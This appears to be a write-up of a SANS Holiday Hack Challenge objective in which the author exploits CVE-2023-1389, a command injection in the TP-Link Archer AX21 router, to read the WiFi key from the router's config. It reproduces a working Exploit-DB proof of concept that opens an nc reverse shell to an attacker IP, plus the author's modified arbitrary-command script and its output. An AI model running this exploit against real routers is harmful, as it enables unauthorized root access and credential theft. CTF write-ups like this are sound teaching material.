Dosis Network Down

Objective
| Difficulty | Description |
|---|---|
| 2/5 | Drop by JJ’s 24-7 for a network rescue and help restore the holiday cheer. What is the WiFi password found in the router’s config? |
Janusz Jasinski mission statement
Hello! I’m JJ. I like rock, metal, and punk music. That’s all I have to say about that.
I accept BTC.
Skeletor is my hero
Alright then. Those bloody gnomes ‘ave proper messed about with the neighborhood’s wifi - changed the admin password, probably mucked up all the settings, the lot.
Now I can’t get online and it’s doing me ’ead in, innit?
We own this router, so we’re just takin’ back what’s ours, yeah?
You reckon you can ’elp me ‘ack past whatever chaos these little blighters left be’ind?
Dosis Network Down
This objective focuses on network troubleshooting and configuration analysis by examining a consumer-grade router setup after a service disruption. By reviewing configuration artifacts to recover wireless credentials, the challenge demonstrates how misconfigurations and weak operational hygiene can directly impact availability. It reinforces the value of understanding network devices at the configuration level when responding to outages or suspected tampering.

From the landing page we see a lot of information about the router:
- Dosis Neighborhood Core Router
- AX1800 Wi-Fi 6 Router
- Firmware Version: 1.1.4 Build 20230219 rel.69802
- Hardware Version: Archer AX21 v2.0
This information is kinda in your face and after Googling it, I found out this is most likely an TP-Link Archer AX21 and it has an interesting remote code execution flaw and a POC: https://www.exploit-db.com/exploits/51677.
This is the POC:
#!/usr/bin/python3
#
# Exploit Title: TP-Link Archer AX21 - Unauthenticated Command Injection
# Date: 07/25/2023
# Exploit Author: Voyag3r (https://github.com/Voyag3r-Security)
# Vendor Homepage: https://www.tp-link.com/us/
# Version: TP-Link Archer AX21 (AX1800) firmware versions before 1.1.4 Build 20230219 (https://www.tenable.com/cve/CVE-2023-1389)
# Tested On: Firmware Version 2.1.5 Build 20211231 rel.73898(5553); Hardware Version Archer AX21 v2.0
# CVE: CVE-2023-1389
#
# Disclaimer: This script is intended to be used for educational purposes only.
# Do not run this against any system that you do not have permission to test.
# The author will not be held responsible for any use or damage caused by this
# program.
#
# CVE-2023-1389 is an unauthenticated command injection vulnerability in the web
# management interface of the TP-Link Archer AX21 (AX1800), specifically, in the
# *country* parameter of the *write* callback for the *country* form at the
# "/cgi-bin/luci/;stok=/locale" endpoint. By modifying the country parameter it is
# possible to run commands as root. Execution requires sending the request twice;
# the first request sets the command in the *country* value, and the second request
# (which can be identical or not) executes it.
#
# This script is a short proof of concept to obtain a reverse shell. To read more
# about the development of this script, you can read the blog post here:
# https://medium.com/@voyag3r-security/exploring-cve-2023-1389-rce-in-tp-link-archer-ax21-d7a60f259e94
# Before running the script, start a nc listener on your preferred port -> run the script -> profit

import requests, urllib.parse, argparse
from requests.packages.urllib3.exceptions import InsecureRequestWarning

# Suppress warning for connecting to a router with a self-signed certificate
requests.packages.urllib3.disable_warnings(InsecureRequestWarning)

# Take user input for the router IP, and attacker IP and port
parser = argparse.ArgumentParser()

parser.add_argument("-r", "--router", dest = "router", default = "192.168.0.1", help="Router name")
parser.add_argument("-a", "--attacker", dest = "attacker", default = "127.0.0.1", help="Attacker IP")
parser.add_argument("-p", "--port",dest = "port", default = "9999", help="Local port")

args = parser.parse_args()

# Generate the reverse shell command with the attacker IP and port
revshell = urllib.parse.quote("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc " + args.attacker + " " + args.port + " >/tmp/f")

# URL to obtain the reverse shell
url_command = "https://" + args.router + "/cgi-bin/luci/;stok=/locale?form=country&operation=write&country=$(" + revshell + ")"

# Send the URL twice to run the command. Sending twice is necessary for the attack
r = requests.get(url_command, verify=False)
r = requests.get(url_command, verify=False)
Interesting. By the look of it we are able to send commands to this endpoint: /cgi-bin/luci/;stok=/locale?form=country&operation=write&country=$(" + <command_here> + "). howver, from the two last lines we must run the command twice in order for it to work. The POC uses a reverse shell, in tradion with SANS Holiday Hack Challenge I seriously doubt they expect us to do that. Instead, I took the route by customizing the POC to take my command as input and pass it on, then just print out the results from the second request:
import requests, urllib.parse, argparse
from requests.packages.urllib3.exceptions import InsecureRequestWarning
from pprint import pprint

# Suppress warning for connecting to a router with a self-signed certificate
requests.packages.urllib3.disable_warnings(InsecureRequestWarning)

# command = "ls -la /etc/init.d/"

parser = argparse.ArgumentParser()

parser.add_argument("command", help="Local port")

args = parser.parse_args()
command = args.command

router = "dosis-network-down.holidayhackchallenge.com"
url_command = f"https://{router}/cgi-bin/luci/;stok=/locale?form=country&operation=write&country=$({command})"

pprint(url_command)

r1 = requests.get(url_command, verify=False)
r2 = requests.get(url_command, verify=False)

print(r2.text)
To operate this script we simply do:
python3 main.py "command here"Example:
python3 main.py "ls */*"The objective states that we have to find the WiFi password in the config, so what better place is it to look at /etc/config
python3 main.py "ls /etc/config"This is the output from my script:
('https://dosis-network-down.holidayhackchallenge.com/cgi-bin/luci/;stok=/locale?form=country&operation=write&country=$(ls '
 '/etc/config)')
dhcp
firewall
leds
network
system
wireless
Since we are aiming to uncover the WiFi password, lets take a closer look at wireless:
('https://dosis-network-down.holidayhackchallenge.com/cgi-bin/luci/;stok=/locale?form=country&operation=write&country=$(cat '
 '/etc/config/wireless)')
config wifi-device 'radio0'
        option type 'mac80211'
        option channel '6'
        option hwmode '11g'
        option path 'platform/ahb/18100000.wmac'
        option htmode 'HT20'
        option country 'US'

config wifi-device 'radio1'
        option type 'mac80211'
        option channel '36'
        option hwmode '11a'
        option path 'pci0000:00/0000:00:00.0'
        option htmode 'VHT80'
        option country 'US'

config wifi-iface 'default_radio0'
        option device 'radio0'
        option network 'lan'
        option mode 'ap'
        option ssid 'DOSIS-247_2.4G'
        option encryption 'psk2'
        option key 'SprinklesAndPackets2025!'

config wifi-iface 'default_radio1'
        option device 'radio1'
        option network 'lan'
        option mode 'ap'
        option ssid 'DOSIS-247_5G'
        option encryption 'psk2'
        option key 'SprinklesAndPackets2025!'
And there we have it, the password is SprinklesAndPackets2025!
Basic network failures often come down to simple configuration issues that are only visible when you know where - and how - to look.
Janusz Jasinski closing words
After solving, Janusz says:
Brilliant work, that. Got me connection back and sent those gnomes packin’ from the router.
Now I can finally get back to streamin’ some proper metal. BTC tips accepted, by the way.